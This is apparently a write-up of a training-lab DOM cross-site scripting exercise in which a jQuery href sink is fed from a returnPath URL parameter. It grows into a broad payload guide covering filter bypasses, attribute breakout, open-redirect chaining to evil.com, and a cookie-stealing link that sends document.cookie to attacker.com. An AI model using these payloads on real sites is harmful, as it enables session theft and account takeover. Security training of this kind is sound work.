This lab contains a DOM-based cross-site scripting vulnerability in the submit feedback page. It uses the jQuery library’s $ selector function to find an anchor element, and changes its href attribute using data from location.search.
To solve this lab, make the “back” link alert document.cookie.
Explore the application and understand it
Basic understanding: Type of Application: Blogging Platform Users can add comments for the posts The homepage have Submit feedback link, it takes to another page where user can provide feedback
See source code of home page:

here for the feedback page, the
returnPathparameter value is set to/
Go to Submit feedback page.

here the
<script>is setting thehrefattribute for<a id="backLink">Back</a>element, the link value is fetched from thereturnPathparameter from the URL
Explanation:
Step-1 : The homepage set the value for the returnPath parameter to /
Step-2 : The feature page is having the script tag, which has jQuery code that uses $ operator to select element with id=#backLink and then sets the href attribute and value as value fetched from the URL through (window.location.search) source
Note: href is the sink
Payload Planning
First, figure out which of these scenarios you’re in:
<!-- Scenario A: You control the full href value -->
<a href="USER_INPUT">Click me</a>

<!-- Scenario B: You control part of the href (e.g., a parameter appended) -->
<a href="https://site.com/redirect?url=USER_INPUT">Click me</a>

<!-- Scenario C: You can break OUT of the attribute -->
<a href="USER_INPUT" class="link">Click me</a>
This is Scenario A
In order to execute the payload there are two ways:
- Get out of the
hrefattribute - Can’t Break Out?, Use malicious
hrefvalue itself
Step 1: Identify Exactly How You’re Landing in href
first test out whether we can break out of the href attribute:
payload:
test"'><xss-markerThis tells you whether you can escape the attribute entirely


<,>are HTML encoded
So looks like we cannot Break out of the href attribute
Step 2: Exploiting Within the href Attribute (Can’t Break Out)
If your input is sanitized/encoded so you can’t escape the quotes, your only weapon is controlling the scheme of the URL itself.
A) The Classic — javascript: URI
<a href="javascript:alert(document.cookie)">Click me</a>This requires user interaction (a click), but it’s a fully valid, spec-compliant XSS vector. No HTML injection needed — just control of the href value.
Bug bounty reality check: Many filters block the literal string javascript:. Here’s how professionals bypass that:
<!-- Case variation -->
<a href="JaVaScRiPt:alert(1)">
<!-- Whitespace/control chars injected mid-keyword (browsers strip these when parsing the scheme) -->
<a href="java	script:alert(1)">
<a href="java
script:alert(1)">
<a href="	javascript:alert(1)">
<!-- Null byte / encoding tricks (context dependent) -->
<a href="javascript:alert(1)">
<a href="javascript:alert(1)">
<!-- HTML entity encoding of the whole scheme -->
<a href="javascript:alert(1)">
<!-- URL encoding -->
<a href="javascript%3Aalert(1)">B) data: URI (for downloadable HTML execution)
<a href="data:text/html,<script>alert(1)</script>">Click</a>

<!-- Base64 variant - bypasses keyword filters on "script" -->
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">Click</a>
⚠️ Note: Modern Chrome/Firefox block top-level navigation to data: URIs from <a> clicks in many contexts (treated as download), but this still works in:
- Older browsers
target="_blank"in some configurations- When combined with
downloadattribute manipulation
C) vbscript: (legacy IE only — mention for completeness in reports, rarely useful today)
<a href="vbscript:alert(1)">Click</a>Payload Execution
Payload :
javascript:alert('XSS')URL :
https://0ad700c8039fd49681eb848e00c500db.web-security-academy.net/feedback?returnPath=javascript:alert(1)

The
hrefattribute is set in the<a>tag.
Now click “<Back” link

The XSS is executed.
Step 3: If You CAN Break Out of the Attribute
If the marker test in Step 1 showed you can inject " or > without encoding, you’re no longer limited to URI schemes — go straight to full tag injection:
html
Input: " onmouseover="alert(1)

Becomes: <a href="" onmouseover="alert(1)">Click me</a>
Best payloads for this case:
html
" onmouseover="alert(1)
" onclick="alert(1)
" autofocus onfocus="alert(1)
"><svg onload=alert(1)>
"><img src=x onerror=alert(1)>
onmouseover is particularly nasty in bug bounty reports because hovering over a link is a near-zero-interaction trigger compared to needing a click.
Step 4: Open Redirect → XSS Chaining (Scenario B)
If your input is appended to an existing legitimate URL (?url=, ?redirect=, ?next=), this is a separate but related bug class worth chaining:
# Pure open redirect
?redirect=https://evil.com

# Escalate to XSS if the redirect target is reflected unsanitized into href
?redirect=javascript:alert(document.domain)

# Protocol-relative bypass for redirect allowlist filters
?redirect=//evil.com
?redirect=/\evil.com
?redirect=https:evil.com
This matters a lot in real engagements — a “low severity” open redirect becomes a critical XSS when chained with attribute injection.
Step 5: Bypassing Common href Sanitization Filters
Professional pentesters expect filters. Here’s what to try against each:
Filter: Blocks javascript: (string match)
html
<a href="java
script:alert(1)">
<a href="\u0006javascript:alert(1)">
<a href="  javascript:alert(1)">Browsers strip certain control characters (tab, newline, and some others) when parsing a URL scheme — so the filter’s string match misses it, but the browser still recognizes the scheme after stripping.
Filter: Only allows http(s):// prefix via regex (poorly written)
html
<!-- If regex is something like /^https?:\/\// without anchoring the end -->
javascript:alert(1)//https://allowed-domain.com
Filter: URL-decodes once, then checks
html
<!-- Double encoding -->
java%2573cript:alert(1)
Filter: Strips “javascript:” but not case-insensitively or only once
html
javascripjavascript:t:alert(1)
<!-- After first "javascript:" removal becomes: javascript:alert(1) -->
Filter: Allowlist-based domain check on redirect params
?url=https://trusted.com.evil.com/      # subdomain confusion
?url=https://trusted.com@evil.com/      # userinfo confusion (browsers navigate to evil.com)
?url=https:/evil.com                    # single slash, some parsers misvalidate
Step 6: Real-World Reporting Considerations
As a bug bounty hunter, here’s how I’d frame severity for this finding:
| Condition | Impact |
|---|---|
javascript: URI works, no interaction needed beyond click | Medium-High — requires user click, mention in PoC |
Attribute breakout achieved (onmouseover/onfocus) | High — near-zero interaction |
| Found on a page with elevated privileges (admin panel, payment flow) | Critical — escalate accordingly |
| Combined with CSRF token theft or session riding | Critical — full PoC showing account takeover |
Always build a PoC that demonstrates real impact, not just alert(1):
html
<a href="javascript:fetch('https://attacker.com/steal?c='+document.cookie)">
  Important Update - Click Here
</a>
Quick Decision Tree
Can you break out of the href="..." attribute? (test with " or >)
│
├─ YES → Full HTML injection
│         Best: " onmouseover="alert(1)  or  "><svg onload=alert(1)>
│
└─ NO  → Stuck controlling only the URI value
          Best: javascript:alert(document.cookie)
          If "javascript:" string is filtered → try case variation,
          tab/newline insertion, HTML entity encoding of the scheme